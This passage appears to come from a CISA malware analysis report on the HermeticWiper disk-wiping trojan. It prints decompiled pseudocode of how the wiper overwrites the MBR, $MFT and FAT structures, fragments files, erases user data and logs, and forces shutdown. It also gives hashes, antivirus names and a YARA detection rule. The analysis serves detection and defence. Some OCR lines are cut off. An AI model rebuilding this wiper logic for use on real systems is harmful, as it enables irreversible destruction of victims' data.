c_GetLogicalDriveString(c_RunFragmentationOnLowPriorityThread, lpThreadParameter);

arg1[arg1[27] + 1] = CreateThread(0, 0, c_FSCTL_GET_VOLUME_BITMAP_TraverseFS_FRAGMENTATION,

c_FSCTL_GET_VOLUME_BITMAP(hDevice, &volBitmapBuf, &outBufSize);
c_volBitmapBuf = volBitmapBuf;
c_outBufSize = outBufSize;
*(lpThreadParameter + 3) = volBitmapBuf;
*(lpThreadParameter + 4) = c_outBufSize;
if ( c_volBitmapBuf )
{
  for ( i = 0; i < 16; ++i )
  {
    v10 = *(lpThreadParameter + 2);
    *(lpThreadParameter + 5) = i;
    if ( !WaitForSingleObject(v10, 0) )
      break;
    c_Traverse_File_System(c_Filter_SystemDirs, FileName, c_c_FRAGMENTATION_MOVE_FILE_DATA, lpThreadParameter);
  }
  v3 = HeapFree;

int __stdcall c_Filter_SystemDirs(PCWSTR pszFi
{
  int v3; // esi
  int v5; // eax
  PCWSTR pszSrch[7]; // [esp+Ch] [ebp-1Ch]

  v3 = 0;
  pszSrch[0] = L"Windows";
  pszSrch[1] = L"Program Files";
  pszSrch[2] = L"Program Files(x86)";
  pszSrch[3] = L"PerfLogs";
  pszSrch[4] = L"Boot";
  pszSrch[5] = L"System Volume Information";
  pszSrch[6] = L"AppData";
  while ( !StrStrIW(pszFirst, pszSrch[v3]) )
  {
    if ( ++v3 >= 7 )
      return 1;
```

Figure 9 - Snippet of code from four different functions related to fragmentation (Figure 13, line 201), it begins with disabling both ShowCompColor (displays compressed and encrypted NTFS files in color) and ShowInfoTip (shows pop-up descriptions for folder and desktop items) before the fragmentation.

```
DeviceIoControl(v2, FSCTL_GET_RETRIEVAL_POINTERS, &InBuffer, 8u, retrievalPtrBuffer, 32u, &BytesReturned, 0);
LastError = GetLastError();
errCode_1 = LastError;
if ( LastError )
{
  if ( LastError != ERROR_MORE_DATA )
    break;
  ExtentCount = retrievalPtrBuffer[1].ExtentCount;
  v29 = *(&retrievalPtrBuffer[1].ExtentCount + 1);
}
v8 = *&retrievalPtrBuffer[1].ExtentCount - InBuffer.QuadPart;
clusterCnt = v8 >> 1;
v10 = SHIDWORD(v8) >> 1;
while ( v10 || clusterCnt > 1 )
{
  quadPart = 0i64;
  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
  v25 = hDevice + 3;
  v11 = hDevice[3];
  LODWORD(v21) = v11[2];
  v31 = v11[3];
  HIDWORD(v21) = v31;
  randNum = c_numGeneratorUsingSystemTime(SystemTimeAsFileTime, v21);
  v20 = HIDWORD(randNum);
  v30 = randNum;
  HIDWORD(v19) = v11[3];
  HIDWORD(randNum) = v11 + 4;
  v32 = v20;
  v13 = v11[2];
  SHID_randNum = HIDWORD(randNum);
  LODWORD(v19) = v13;
  LOBYTE(v14) = c_randomized_quadPart_clusterCnt(
                  &quadPart,
                  SHIDWORD(randNum),
                  v19,
                  randNum,
                  v20,
                  __SPAIR64__(v10, clusterCnt));
  if ( v14
    || (LOBYTE(v15) = c_randomized_quadPart_clusterCnt(
                        &quadPart,
                        SHID_randNum,
                        __PAIR64__(v31, v13) - __PAIR64__(v32, v30),
                        0,
                        0,
                        __SPAIR64__(v10, clusterCnt)),
        v15) )
  {
    moveFileData.FileHandle = hFile;
    moveFileData.StartingVcn = InBuffer;
    moveFileData.StartingLcn.QuadPart = quadPart;
    moveFileData.ClusterCount = clusterCnt;

    // Relocates one or more virtual clusters of a file from
    // one logical cluster to another within the same volume.
    // This operation is normally used during defragmentation.
    v28 = DeviceIoControl(*hDevice, FSCTL_MOVE_FILE, &moveFileData, 0x20u, 0, 0, &BytesReturned, 0);
```

Figure 10 - The FOR loop in Figure 10 eventually runs this snippet of code where the fragmentation takes place. It retrieves the file allocation on a disk using FSCTL_GET_RETRIEVAL_POINTERS and runs some randomization before passing back to MOVE_FILE_DATA to relocate file clusters.

```
*readBuff_index = *(read_buffer + 3);
readBuff_index2 = *(read_buffer + 7);
if ( lstrcmpA(readBuff_index, "NTFS    ") )   // if NTFS
{
  *readBuff_index = *(read_buffer + 54);
  readBuff_index2 = *(read_buffer + 58);
  v18 = 0;
  if ( StrStrA(readBuff_index, "FAT")         // if FAT12/16 or
    || (v9 = *(read_buffer + 82),
        readBuff_index2 = *(read_buffer + 86),
        *readBuff_index = v9,                 // FAT32
        (result = StrStrA(readBuff_index, "FAT")) != 0) )
  {
    v11 = *(read_buffer + 22);                // FAT12 and FAT16
    if ( !v11 )
      v11 = *(read_buffer + 36);              // FAT32
    bytesPerSector = *(read_buffer + 11);     // bytes per sector
    c_CryptGenRandom(
      diskNum,
      writeStruct,
      location + bytesPerSector * *(read_buffer + 14),// loc + bytesPerSector * SectorSize
      bytesPerSector * ((bytesPerSector + 32 * *(read_buffer + 17) - 1) / bytesPerSector + v11 * *(read_buffer + 16))
      bytesPerSector,
      bytesPerSector * *(read_buffer + 13));  // bytesPerSector * sectorsPerCluster
    return 1;
  }
}
else
{                                             // NTFS File System
  result = c_Get_MFT(hfile, read_buffer, location, v19);
  boolean = result;
  if ( result )
  {
    bytesPerCluster = *(read_buffer + 11) * *(read_buffer + 13);// bytesPerSector * sectorsPerCluster
    bytesPerSector__ = *(read_buffer + 11);
    v12 = in_len;                             // Logical Cluster Number for the file $MFT
    MFT = c_multiply(*(read_buffer + 48), bytesPerCluster);
    c_CryptGenRandom(diskNum, writeStruct, location + MFT, v12, bytesPerSector__, bytesPerCluster);
    bytesPerSector_ = *(read_buffer + 11);    // Logical Cluster Number for the file $MFTMirr
    MFTMirr = c_multiply(*(read_buffer + 56), bytesPerCluster);
    c_CryptGenRandom(diskNum, writeStruct, location + MFTMirr, bytesPerCluster, bytesPerSector_, bytesPerCluster);
    return boolean;
  }
```

Figure 11 - The wiper locates $MFT and its backup $MFTMirr in NTFS or the boot sector in FAT from PhysicalDrive0 to PhysicalDrive100 to wipe.

Untitled (C:)

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F		
000002000	46	49	4C	45	30	00	03	00	5E	D1	2A	23	00	00	00	00	FILE0...^Ñ*#....	Sector 16
000002010	01	00	01	00	38	00	01	00	98	01	00	00	00	04	00	00	....8...˜.......	
000002020	00	00	00	00	00	00	00	00	07	00	00	00	00	00	00	00	....	
000002030	53	00	F0	83	00	00	00	00	10	00	00	00	60	00	00	00	S.ðƒ........`...	
000002040	00	00	18	00	00	00	00	00	48	00	00	00	18	00	00	00	........H.......	
000002050	8A	1B	CC	D5	6E	CA	D5	01	8A	1B	CC	D5	6E	CA	D5	01	Š.ÌÕnÊÕ.Š.ÌÕnÊÕ.	
000002060	8A	1B	CC	D5	6E	CA	D5	01	8A	1B	CC	D5	6E	CA	D5	01	Š.ÌÕnÊÕ.Š.ÌÕnÊÕ.	
000002070	06	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....	
000002080	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00	....	
000002090	00	00	00	00	00	00	00	00	30	00	00	00	68	00	00	00	........0...h...	
0000020A0	00	00	18	00	00	00	03	00	4A	00	00	00	18	00	01	00	........J.......	
0000020B0	05	00	00	00	00	00	05	00	8A	1B	CC	D5	6E	CA	D5	01	........Š.ÌÕnÊÕ.	
0000020C0	8A	1B	CC	D5	6E	CA	D5	01	8A	1B	CC	D5	6E	CA	D5	01	Š.ÌÕnÊÕ.Š.ÌÕnÊÕ.	
0000020D0	8A	1B	CC	D5	6E	CA	D5	01	00	40	00	00	00	00	00	00	Š.ÌÕnÊÕ..@......	
0000020E0	00	40	00	00	00	00	00	00	06	00	00	00	00	00	00	00	.@..............	
0000020F0	04	03	24	00	4D	00	46	00	54	00	00	00	00	00	00	00	..$.M.F.T.......	
000002100	80	00	00	00	48	00	00	00	01	00	40	00	00	00	06	00	€...H.....@.....	
000002110	00	00	00	00	00	00	00	00	FF	56	00	00	00	00	00	00	........ÿV......	
000002120	40	00	00	00	00	00	00	00	00	00	70	05	00	00	00	00	@.........p.....	
000001FF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....	
000002000	AC	D1	AD	E3	FA	88	7A	34	09	A9	EC	CE	2B	35	04	3B	¬Ñ.ãú^z4.©ìÎ+5.;	Sector 16
000002010	72	55	49	84	C7	C4	0F	75	5C	79	7E	8D	67	28	68	21	rUI„ÇÄ.u\y~.g(h!	
000002020	B0	DA	5E	8E	6E	C1	3B	39	09	89	03	66	CB	4A	74	2A	°Ú^ŽnÁ;9.‰.fËJt*	
000002030	D5	4B	87	CB	E8	EF	4D	DE	07	74	92	68	FB	0F	B0	0F	ÕK‡ËèïMÞ.t'hû.°.	
000002040	39	3C	A8	D4	B8	23	70	37	44	55	53	75	D5	23	FD	4C	9<¨Ô¸#p7DUSuÕ#ýL	
000002050	31	6D	23	AD	C1	BF	7A	1F	31	90	E7	EB	78	54	C6	ED	1m#.Á¿z.1.çëxTÆí	
000002060	33	22	3A	90	46	0A	A1	48	EE	F5	B4	63	5B	4A	57	C7	3":.F.¡Hîõ´c[JWÇ	
000002070	9E	D8	4B	1F	51	EF	56	0B	CE	98	1A	14	B3	2B	98	D1	žØK.QïV.Î˜..³+˜Ñ	
000002080	39	F6	FD	1A	BB	E8	87	0C	93	DA	2F	6D	9C	20	63	51	9öý.»è‡.“Ú/mœ cQ	
000002090	69	17	1F	BD	83	5F	3F	A5	C1	35	9A	29	51	0D	70	9A	i..½ƒ_?¥Á5š)Q.pš	
0000020A0	AD	5F	D8	6A	5D	09	D6	52	C2	2F	48	C3	40	81	4A	45	._Øj].ÖRÂ/HÃ@.JE	
0000020B0	F4	2D	D2	F6	A7	19	CD	99	E7	6A	44	06	97	95	67	42	ô-Òö§.Í™çjD.—•gB	
0000020C0	7B	E4	4F	23	D2	FC	58	D4	A6	D2	2F	EA	BB	6E	56	F4	{äO#ÒüXÔ¦Ò/ê»nVô	
0000020D0	75	E4	DC	45	19	8D	19	AA	5A	64	5B	25	E1	9B	56	E9	uäÜE...ªZd[%á›Vé	
0000020E0	25	D6	AA	09	4B	0A	0D	2A	ED	61	F3	E1	E2	0F	7F	A3	%Öª.K..*íaóáâ..£	
0000020F0	FC	3C	35	5B	6B	0D	9D	9F	A0	10	7F	7C	09	E0	0A	7A	ü<5[k..Ÿ ..|.à.z	
000002100	BE	CF	BB	39	D9	E6	7E	D3	1B	40	2C	85	17	0F	1A	17	¾Ï»9Ùæ~Ó.@,….....	

Figure 12 - Screenshot of before and after data wipe on the first MFT entry.

```
170     // Get the malware filepath, prepare a random buffer to overwrite (ref. line 207)
171     if ( GetModuleFileNameW(0, malwareFilePath, 260u) )
172       c_GeneratesRandomBuffer(malwareFilePath, &malwareStruct);
173
174     // Read the Master Boot Record from Sector 0
175     // and the Boot Sector on the first sector on all available
176     // physical drives, then prepare random buffer to overwrite it (ref. Line 211).
177     for ( i = 0; i <= 100; ++i )
178       c_GetPartitionInformation(i, &sysStruct, c_callCryptGenRandom);
179
180     // Locates the $I30 and content from
181     // c:\System Volume Information (ref. Line 211).
182     c_Get_NTFSAttrib_(L"C:\\System Volume Information", 1, &sysStruct);
183
184     dwHighDateTime = SystemTimeAsFileTime.dwHighDateTime;
185     GetSystemTimeAsFileTime(&TokenHandle);
186     dwLow = 60000 * v42.dwLowDateTime;      // arg1 input or default 35 mins
187     LODWORD(numGenerator_output1) = c_numGenerator_(
188                                       __PAIR64__(
189                                         TokenHandle.dwHighDateTime - dwHighDateTime,
190                                         TokenHandle.dwLowDateTime - 60000 * v42.dwLowDateTime),
191                                       10000i64);
192     timeInMillisecond = dwLow - numGenerator_output1;
193     if ( timeInMillisecond < 0 )
194       LODWORD(timeInMillisecond) = 0;
195     sleepTime = timeInMillisecond;
196     // Requires SeShutDownPrivilege for InitiateSystemShutdownExW.
197     TokenHandle.dwLowDateTime = CreateThread(0, 0, c_SystemShutdown, &sleepTime, 0, 0);
198
199     // Begin Fragmentation Thread
200     hEvent[0] = CreateEventW(0, 1, 0, 0);
201     Thread = CreateThread(0, 0, c__FRAGMENTATION, hEvent, 0, 0);
202     FragmentationThread = Thread;
203     if ( Thread && Thread != -1 )
204       SetThreadPriority(Thread, THREAD_PRIORITY_LOWEST);
205
206     // Overwrites the HermeticWiper file (ref. line 172)
207     createThread_WipeFile(&malwareStruct);
208
209     // This is where the generated random buffer overwrites MBR, MBS and
210     // System Volume Information.
211     v25 = CreateThread(0, 0, c_createThread_WipeFile, &sysStruct, 0, 0);
212     WipeMBR = v25;
213     if ( v25 && v25 != -1 )
214       SetThreadPriority(v25, THREAD_PRIORITY_LOWEST);
215
216     // If it is a Domain Controller server, allow 3 minutes
217     // to wipe MBR, MBS and System Volume Information, then exit.
218     FileAttributesW = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
219     if ( FileAttributesW != -1 && (FileAttributesW & 0x10) != 0 )
220     {
221       WaitForSingleObject(WipeMBR, 180000u);// Wait for 3 minutes
222       ExitProcess(0);
223     }
```

Figure 13 - Snippet of the main function displaying the malware first prepared itself to be overwritten (line 172), which does not occur until the end of the proc
The wiper collects the locations of the MBR and the Boot Sector of PhysicalDrive0 to PhysicalDrive100 (line 177-178), and the locations of the directory attrib
and data of C:\System Volume Information (line 182), together with a random generated buffer (sysStruct) are passed to the wipe function that runs in a dedicat
process thread (line 211). The wiper also runs a fragmentation process thread (line 201). The wiper exits the process in 3 minutes if the victim system is a Don
Controller server (line 219-223).

```
225       // Locate the Master File Table for NTFS or
226       // the File Allocation Table for FAT and
227       // prepare a random buffer for the wipe (ref. line 266).
228       for ( j = 0; j <= 100; ++j )
229         c_GetPartitionInformation(j, &userStruct, c_Get_NTFS_MFT_or_FAT_CryptGenRandom);
230
231       // Get $BITMAP and $LogFile from all available Logical Drives.
232       c_GetLogicalDriveString(c_get_BITMAP_LOGFILE_, &userStruct);
233
234       // Recursively locate user files from the user directory,
235       // avoiding the APPDATA directory and filename contains ntuser.
236       c_SearchDir(c_if_NOT_APPDATA, L"\\\\?\\C:\\Documents and Settings", if_ntuser, &userStruct);
237
238       // Recursively locate user files in Desktop and My Documents.
239       c_SearchDir(c_Desktop_MyDocuments, L"\\\\?\\C:\\Documents and Settings", cc_RetrieveFileRecord_, &userStruct);
240
241       // Locates the $I30 and $DATA content of the C:\Windows\System32\winevt\Logs directory
242       c_Get_NTFSAttrib_(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, &userStruct);
243
244       v29 = SystemTimeAsFileTime.dwHighDateTime;
245       GetSystemTimeAsFileTime(&v42);
246       timeInMillisecond0 = 60000 * sleepMins; // Minimum of Arg1/Arg2/20 mins
247       LODWORD(numGenerator_output) = c_numGenerator_(
248                                        __PAIR64__(v42.dwHighDateTime - v29, v42.dwLowDateTime - 60000 * sleepMins),
249                                        10000i64);
250       sleepMiliSec = timeInMillisecond0 - numGenerator_output;
251       if ( sleepMiliSec < 0 )
252         LODWORD(sleepMiliSec) = 0;
253       Sleep(sleepMiliSec);
254       SetEvent(hEvent[0]);
255
256       // Wait for 30 seconds to end the fragmentation, line 202
257       WaitForSingleObject(FragmentationThread, 30000u);
258       if ( !FragmentationThread || FragmentationThread == -1 )
259         CloseHandle(FragmentationThread);
260
261       // Get the bitmap of occupied clusters, prepare random buffer
262       c_GetLogicalDriveString(c_Prep_RandomBuff, &clusterStruct);
263       c_GetLogicalDriveString(c_LOCK_DISMOUNT_Volume, 0);
264
265       // Wipe occurs for calls on lines 229, 232, 236, 239, 242.
266       createThread_WipeFile(&userStruct);
267       createThread_WipeFile(&clusterStruct);  // wipe occupied clusters, line 262
268       if ( TokenHandle.dwLowDateTime )
269       {
270         if ( TokenHandle.dwLowDateTime != -1 )
271           WaitForSingleObject(TokenHandle.dwLowDateTime, 0xFFFFFFFF);
272       }
273     }
274     ExitProcess(0);
```

Figure 14 - Snippet of the main function continues from Figure 13, it displays the section of code that continues to run on Windows systems that are not identi as the Domain Controller. The wiper collects locations of the NTFS MFT and $MFTMirr or the FAT file system boot sector from PhysicalDrive0 to PhysicalDrive100, generates random bytes buffer (line 228-229), and continues its collection of the locations of $Bitmap and $LogFile of all available logical dr (line 232), some user files (line 236, 239) and Windows Event Logs directory attributes and $DATA (line 242). The structure that contains all these locations a the random buffer (userStruct) is passed to the wipe function that runs in a dedicated process thread (line 266). Then, the fragmentation process is terminated in seconds (line 257-259). The bitmap of occupied clusters together with another random bytes buffer are obtained (clusterStruct) and passed to the wipe function t runs in another dedicated process thread (line 267).

```
71  CommandLineW = GetCommandLineW();
72  if ( CommandLineW )
73    v0 = CommandLineToArgvW(CommandLineW, &pNumArgs);
74  SystemTimeAsFileTime = 0i64;
75  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
76  in_Arg2 = 0;
77  _StrToIntW = StrToIntW;
78  if ( pNumArgs != 2 )
79  {
80    if ( pNumArgs != 3 )
81      goto no_numeric_input;
82    in_Arg2 = v0[2];
83  }
84  if ( v0[1] )
85  {
86    in_Arg1 = StrToIntW(v0[1]);
87    _StrToIntW = StrToIntW;
88    Arg1SleepMins = in_Arg1;
89    v42.dwLowDateTime = in_Arg1;
90    goto one_or_two_Numeric_inputs;
91  }
92no_numeric_input:
93  Arg1SleepMins = 35;
94  v42.dwLowDateTime = 35;
95one_or_two_Numeric_inputs:
96  if ( in_Arg2 )
97    Arg2SleepMins = _StrToIntW(in_Arg2);
98  else
99    Arg2SleepMins = 20;
100 selectedSleepMins = Arg1SleepMins >> 1;
101 HIDWORD(v36) = 64;
102 if ( Arg2SleepMins <= Arg1SleepMins )
103   selectedSleepMins = Arg2SleepMins;
104 sleepMins = selectedSleepMins;
```

Figure 15 - The HermeticWiper accepts up to two numeric inputs. The first numeric input is used to set the first sleep timer thread that ultimately triggers InitiateSystemShutdownExW (Figure 13, line 197). The sleep timer is converted to milliseconds and subtracted from a randomly generated number from its least significant four digits (Figure 13, lines 185-192). The second numeric input, if provided, will be compared with the first input and the smaller value will be use

no input is provided, the default value is 20 minutes, which will be converted to milliseconds and subtracted from a randomly generated number from its least significant four digits (Figure 14, lines 245-250).

06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397

Tags

droppertrojanwiper

Details

Name	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
Size	117032 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	f1a33b2be4c6215a1c39b45e391a3e85
SHA1	9518e4ae0862ae871cf9fb634b50b07c66a2c379
SHA256	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
SHA512	0fc69b926a03abc720e6fb05083db8d7bf6107261b54102bfb61025c0ee1ca9fbd7baa0e7d73339a0ea56b84aca329f0a66241cc41dc01d185f15271c82e96
ssdeep	1536:sBOoa7Nn52wurilmw9BgjKu1sPPxaSLyqP:sBOoa7P2wxlPwV1qPkSuqP
Entropy	6.385919

Antivirus

AhnLab	Trojan/Win.FoxBlade
Antiy	Trojan/Win32.HermeticWiper.a
Avira	TR/HermeticWiper.T
Bitdefender	Trojan.GenericKD.48632599
ClamAV	Win.Malware.HermeticWiper-9940039-0
Cyren	W32/Agent.OSPU-6752
ESET	a variant of Win32/KillDisk.NCV trojan
Emsisoft	MalCert-S.OE (A)
IKARUS	Trojan.Win32.KillDisk
K7	Trojan (0058ecab1)
Lavasoft	Trojan.GenericKD.48632599
McAfee	RDN/Generic.hbg
NANOAV	Trojan.Win32.HermeticWiper.jmxwsb
Quick Heal	SM.mal.generic
Sophos	Mal/KillDisk-A
Symantec	Trojan.KillDisk
TACHYON	Trojan-Dropper/W32.HermeticWiper.117032
Trend Micro	Trojan.F98CE195
Trend Micro HouseCall	Trojan.F98CE195
Vir.IT eXplorer	Trojan.Win32.HermeticWiper.A
VirusBlokAda	Trojan.Agent
Zillya!	Dropper.HermeticWiper.Win32.2

YARA Rules

- rule CISA_10375867_01 : wiper HERMETICWIPER { meta: Author = "CISA Code & Media Analysis" Incident = "10375867" Date = "2022-04-05" Last_Modified = "20220406_1500" Actor = "n/a" Category = "Wiper" Family = "n/a" Description = "Detects Hermetic Wiper samples" MD5_1 = "382fc1a3c5225fceb672eea13f572a38" SHA256_1 = "2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf" MD5_2 =

"decc2726599edcae8d1d1d0ca99d83a6" SHA256_2 = "3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767" MD5_3 = "84ba0197920fd3e2b7dfa719fee09d2f" SHA256_3 = "0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da" MD5_4 = "3f4a16b29f2f0532b7ce3e7656799125" SHA256_4 = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591" MD5_5 = "f1a33b2be4c6215a1c39b45e391a3e85" SHA256_5 = "06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397" strings: $rsrc1 = { 5A 44 44 } $rsrc2 = { 52 00 43 00 44 00 41 00 54 00 41 00 } $rsrc3 = { 44 00 52 00 56 00 5F 00 58 00 36 00 34 } $rsrc4 = { 44 00 52 00 56 5F 00 58 00 38 00 36 } $rsrc5 = { 44 00 52 00 56 00 5F 00 58 00 50 00 5F 00 58 00 36 00 34 } $rsrc6 = { 44 00 52 00 56 00 5F 00 58 00 50 5F 00 58 00 38 00 36 00 } $s1 = { 45 00 50 00 4D 00 4E 00 54 00 44 00 52 00 56 00 5C 00 25 00 75 } $s2 = { 50 00 68 00 79 00 73 00 69 63 00 61 00 6C 00 44 00 72 00 69 00 76 00 65 00 25 00 75 } $s3 = { 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 00 6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 5C 00 43 72 00 61 00 73 00 68 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C } $s4 = { 43 00 72 00 61 00 73 00 68 00 44 00 75 00 6D 00 70 00 45 00 00 61 00 62 00 6C 00 65 00 64 } $s5 = { 24 00 49 00 4E 00 44 00 45 00 58 00 5F 00 41 00 4C 00 4C 00 4F 00 43 00 41 00 54 00 49 00 4F 4E } $s6 = { 53 00 65 00 4C 00 6F 00 61 00 64 00 44 00 72 00 69 00 76 00 65 00 72 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 $s7 = { 53 00 65 00 42 00 61 00 63 00 6B 00 75 00 70 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 65 } $s8 = { 43 00 3A 00 5C 00 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 59 00 53 00 56 00 4F 00 4C } condition: uint16(0) == 0x5A4D and ((3 of ($rsrc*)) and (7 ($s*))) }

ssdeep Matches

99 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591

PE Metadata

Compile Date 2022-02-23 04:48:53-05:00

Import Hash fe4a2284122da348258c83ef437fbd7b

PE Sections

MD5	Name	Raw Size	Entropy
0d370bcce45eae7f5d16bb308b5ca811	header	1024	2.519045
ba89a1d62ff34e1b9c45da08bda91c3c	.text	16384	6.388564
a32e2e98f61c52c443c6d653d682991a	.rdata	5120	4.441415
ca2eecf5edbfc7c94c96a4696789c07d	.data	512	0.762127
e77f09dc0f10e6627c83ae611fec363c	.rsrc	89088	6.203475
e5535abe90a2baf02252af4fb155a053	.reloc	1024	6.211847

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

06086c1da4... Contains e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

06086c1da4... Contains b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

06086c1da4... Contains b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

06086c1da4... Contains fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This is a 32-bit HermeticWiper with ninety-nine percent code-base similarity with 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d29259, si with the same digital certificate issued by Hermetica Digital Ltd (Figure 17). Refer to 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d2925 for analysis.

Screenshots



Figure 16 - This variant of HermeticWiper contains the same copies of SZDD compressed EaseUS Partition Master NT Drivers.



Figure 17 - This variant of HermeticWiper was signed with the same digital certificate (highlighting the unique Serial Number) used in 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.

2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf

Tags

droppertrojanwiper

Details

Name	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
Size	117000 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	382fc1a3c5225fceb672eea13f572a38
SHA1	d9a3596af0463797df4ff25b7999184946e3bfa2
SHA256	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
SHA512	0fa729f6834d475f787634cc69592633c32a0368c63abac5f702bdd8fd838ad9ceb50941448518a3bf1da0ab45bf6b0dac42d99168d51916591277db19ded
ssdeep	1536:bV3+WmNcWDurilmw9BgjKu1sPPxaS4jqY:bV3+WmjDxlPwV16PkS4jqY
Entropy	6.381886

Antivirus

AhnLab	Trojan/Win.FoxBlade
Antiy	Trojan/Win32.HermeticWiper.a
Avira	TR/HermeticWiper.T
Bitdefender	Trojan.GenericKD.39164454
ClamAV	Win.Malware.HermeticWiper-9940039-0

Comodo	Malware
Cyren	W32/KillDisk.A.gen!Eldorado
ESET	a variant of Win32/KillDisk.NCV trojan
Emsisoft	MalCert-S.OE (A)
IKARUS	Trojan.Win32.KillDisk
K7	Trojan (0058ec201)
Lavasoft	Trojan.GenericKD.39164454
McAfee	RDN/HermeticWiper
Quick Heal	SM.mal.generic
Sophos	Mal/KillDisk-A
Symantec	Trojan.KillDisk
TACHYON	Trojan/W32.HermeticWiper.117000.B
Trend Micro	Trojan.D0C378A9
Trend Micro HouseCall	Trojan.D0C378A9
VirusBlokAda	Trojan.KillDisk
Zillya!	Dropper.HermeticWiper.Win32.1

YARA Rules

